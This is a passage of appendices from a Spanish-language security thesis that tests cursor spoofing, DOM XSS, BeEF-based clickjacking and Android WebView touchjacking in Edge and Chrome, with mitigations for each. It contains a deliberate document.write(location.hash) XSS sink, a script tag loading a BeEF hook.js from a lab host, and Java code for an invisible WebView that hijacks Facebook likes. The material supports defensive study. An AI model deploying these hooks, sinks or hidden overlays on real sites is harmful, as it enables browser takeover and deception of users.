


Figura 32. UI Randomization Microsoft Edge.




Figura 33. UI Randomization Google Chrome.

Anexo VII. Escenarios Vector de ataque V9

Escenario 2 (V9)

Para la implementación del vector de ataque se agrega código Javascript con el fin de ocultar el cursor original sobre la sección que se desea y colocarlo en la ubicación deseada por el atacante.




Figura 34. Cursor spoofing Microsoft Edge.




Figura 35. Cursor spoofing Google Chrome.

Mitigación E2 (V9)

Como mitigación del vector de ataque V9 se realiza un bloqueo de la customización del cursor que se ha sugerido como medida de mitigación [26] de la técnica de cursor spoofing o cursorjacking, en la cual se agregó dentro de nuestro archivo CSS el código **cursor: not-allowed**, con el fin de que se impida la customización de nuestro puntero.




Figura 36. Cursor not-allowed Microsoft Edge




Figura 37. Cursor not-allowed Google Chrome.

En los resultados se evidencio que efectivamente se muestra un icono de alerta con respecto a nuestro cursor original, sin embargo, en el navegador Microsoft Edge esto no impide que el usuario pueda hacer clic en el elemento que se desea, mientras que en el navegador Google Chrome el bloqueo se realiza de manera completa impidiendo que el usuario realice cualquier tipo de acción sobre elementos maliciosos.

Anexo VIII. Escenarios Vector de ataque V10

Escenario 1 (V10)

Para verificar que el sitio web es vulnerable a DOM XSS se procedió a insertar código javascript directamente en el dominio con un mensaje de alerta, en los navegadores Google Chrome y Microsoft Edge.




Figura 38. JavaScript agregado desde el navegador

Podemos observar que es posible insertar código directamente desde el dominio en el navegador Microsoft Edge, lo que nos indica que la página web es vulnerable a los ataques DOM XSS.




Figura 39. Resultado DOM XSS Microsoft Edge.

Al realizar la prueba de DOM XSS en el navegador Google Chrome se puede evidenciar que el mismo cuenta con las seguridades para impedir que se ejecute la inyección de código directamente en el dominio, haciéndolo mucho más seguro frente a este tipo de ataques.




Figura 40. Resultado DOM XSS Google Chrome.

Anexo IX. Escenarios Vector de ataque V12

Escenario 2 (V12)

Una vez ejecutada la herramienta Beef nos genera un código malicioso denominado hook escrito en javascript que debemos agregar a nuestro sitio web y enviárselo a la víctima para obtener el acceso al dispositivo.




Figura 41. Ejecución de la herramienta beef

El código ha sido agregado a nuestra página web para las pruebas respectivas.

```
30
31  <iframe src="https://msp.citas.med.ec/" scrolling="no">
32  </iframe>
33
34
35  <script>
36     document.write(location.hash.substring(1));
37  </script>
38
39
40  <button onclick="ataque()" type="submit">Atacante</button>
41
42
43
44  <script type="text/javascript" src="http://192.168.100.20:3000/hook.js"></script>
45
46
47
```

Figura 42. Código javascript agregado al sitio web

Al ingresar al panel gráfico de beef podremos observar los dispositivos que se encuentren comprometidos en estado online/offline que en nuestro caso es nuestro dispositivo móvil.




Figura 43. Interfaz de administración de la herramienta beef.

La aplicación beef nos brinda una amplia gama de vectores de ataque para un sistema comprometido en nuestro caso utilizaremos la técnica de clickjacking, en la cual deberemos insertar el iframe malicioso y alinearlo con nuestro botón para así ejecutar la acción deseada, de igual forma se puede habilitar o deshabilitar la opción **Show Attack** que nos permitirá visualizar u ocultar nuestro iframe.




Figura 44. Opciones editables dentro de la herramienta beef

Una vez ejecutado el ataque los resultados con los navegadores son los siguientes:

Microsoft Edge




Figura 45. Ataque con beef al navegador Microsoft Edge.

Google Chrome




Figura 46. Ataque con beef al navegador Google Chrome.

Mitigación E2 (V12)

Para evaluar las medidas de mitigación se realizaron pruebas con las soluciones sugeridas, en primer lugar, se implementó la solución con Frame Busting [27], la cual consiste en bloquear iframes detectando algún objeto que se puede encontrar enmarcado en nuestro sitio web, se agregó el código fuente del Anexo XI sugerido para la implementación, evidenciando que al querer agregar nuestro sitio web a una nueva página web mediante iframe, esta nos dirige a nuestro sitio original impidiendo de esta forma que se utilice nuestro sitio con fines maliciosos.




Figura 47. Resultado Frame Busting Microsoft Edge.

Se obtuvo el mismo resultado en el navegador Google Chrome como se muestra en la *Figura 48*.




Figura 48. Resultado Frame Busting Google Chrome.

De igual forma se implementó un Script (

Anexo XII) que nos muestre una advertencia en caso de detectar un iframe en nuestro sitio web al realizar la validación este script nos redirige a la página original del iframe evitando de esta forma que un sitio malicioso intente robar nuestra información, este tipo de advertencias son más visuales y mantienen alerta a los usuarios a diferencia de Frame Busting.




Figura 49. Alerta de iframe Microsoft Edge.




Figura 50. Alerta de iframe Google Chrome.

Los resultados obtenidos en los navegadores Microsoft Edge *Figura 49* y Google Chrome *Figura 50* son similares.

Anexo X. Escenarios Vector de ataque V13

Escenario 2 (V13)

Para la implementación de este escenario con respecto al vector de ataque V13 se implementa la técnica de ocultación utilizando Webview, mediante el cual se cargan dos sitios web con el fin de sobreponer un sitio malicioso y ejecutar el ataque de touchjacking, se utiliza nuestro sitio web p2.html que servirá como nuestro sitio principal.

Además, se ha creado un segundo webview malicioso que estará oculto sobre nuestro sitio p2.html, para lograr este objetivo se ha modificado la opción setAlpha dentro de nuestro WebView malicioso dejándolo con el valor en 0 como se muestra a continuación:

```
miWebView = findViewById(R.id.webviewtesis);
miWebView.getSettings().setJavaScriptEnabled(true);
miWebView.setWebViewClient(new WebViewClient());
miWebView.loadUrl("http://192.168.100.12/Pagina2/p2.html");

WebFake = findViewById(R.id.webviewmalicioso);
WebFake.getSettings().setJavaScriptEnabled(true);
WebFake.setAlpha(0);
WebFake.setWebViewClient(new WebViewClient());
WebFake.loadUrl("https://www.facebook.com/v8.0/plugins/error/confirm/like?iframe_referer=https%3A%2F%2Fdevelopers.faceboo
```

Figura 51. Implementación SetAlpha

Para nuestro WebView malicioso hemos creado un vínculo del botón like de Facebook el mismo que estará oculto detrás de la opción olvide contraseña de nuestro sitio p2.html, para la creación de nuestro botón de link hemos ingresado al sitio: https://developers.facebook.com/docs/plugins/like-button cabe indicar que se ha copiado la url que se genera después de hacer clic en el botón like para evitar la doble confirmación de Facebook.




Figura 52. Url Webview Malicioso

Cabe indicar que para el desarrollo de este escenario hemos asumido que el usuario se encuentra logeado con su sesión de Facebook en su dispositivo móvil, en nuestro caso hemos utilizado una fan page de Facebook para secuestrar el like del usuario, esta página se ha ocultado detrás de nuestro sitio p2.html.

Figura 53. Diseño de ataque Webview.

Finalmente verificamos los resultados de nuestro ataque evidenciando el antes y después de nuestro fan page, evidenciando el robo del like de la víctima.




Figura 54. Resultado de ataque con WebView.

Mitigación E2 (V13)

Con respecto a la medida de mitigación del vector de ataque V13 se procedió agregar un mensaje de alerta el cual se muestra una vez se detecte que dentro de nuestro WebView existe un valor de Alpha igual a cero, como se muestra en la *Figura 55*.

Figura 55. Ejecución de mensaje de alerta al usuario.

Para evaluar la mitigación del ataque WebView mediante el método de ocultación se agrega el elemento Sandbox en nuestro sitio web p2.html que es el que se está cargando en nuestro dispositivo móvil.

```
<iframe sandbox=""></iframe>

<div class="wrapper">
    <form class="form-signin">
      <h2 class="form-signin-heading">INGRESO</h2>
